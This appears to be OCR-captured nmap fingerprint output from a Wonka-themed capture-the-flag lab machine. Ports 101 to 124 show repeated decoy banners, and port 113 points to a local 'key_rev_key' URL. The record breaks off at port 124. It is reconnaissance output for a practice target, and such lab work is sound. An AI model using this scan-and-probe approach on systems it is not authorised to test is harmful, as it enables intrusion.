
```
101/tcp open  hostname?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
102/tcp open  iso-tsap?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
103/tcp open  gppitnp?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```




```
104/tcp open  acr-nema?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
105/tcp open  csnet-ns?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
106/tcp open  pop3pw?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```




```
107/tcp open  rtelnet?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
108/tcp open  snagas?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
109/tcp open  pop2?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.---------------.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;-----------------`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```




```
110/tcp open  pop3?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;__________________`
|     \|________________________;_________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
111/tcp open  rpcbind?
| fingerprint-strings:
|   NULL, RPCCheck:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;__________________`
|     \|________________________;_________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
112/tcp open  mcidas?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;__________________`
|     \|________________________;_________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```




```
113/tcp open  ident?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, NULL, TerminalServerCookie:
|_    http://localhost/key_rev_key ← You will find the key here!!!
114/tcp open  audionews?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;__________________`
|     \|________________________;_________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
115/tcp open  sftp?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;__________________`
|     \|________________________;_________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```




```
116/tcp open  ansanotify?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
117/tcp open  uucp-path?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
118/tcp open  sqlserv?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```



```
119/tcp open  nntp?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___._______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
120/tcp open  cfdptkt?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___._______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
121/tcp open  erpc?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___._______________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;_________________`
|     \|______________________;________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
```




```
122/tcp open  smakynet?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;____________________`
|     \|________________________;__________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
123/tcp open  ntp?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
|     .'__'__'__'__'__,` . ____ ___ \r
|     _:\x20 |:. \x20 ___ \r
|     \'__'__'__'__'_`.__| `. \x20 ___ \r
|     \'__'__'__\x20__'_;____________________`
|     \|________________________;__________________|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|_    hope you wont drown Augustus"
124/tcp open  ansatrader?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|     ___.________________.
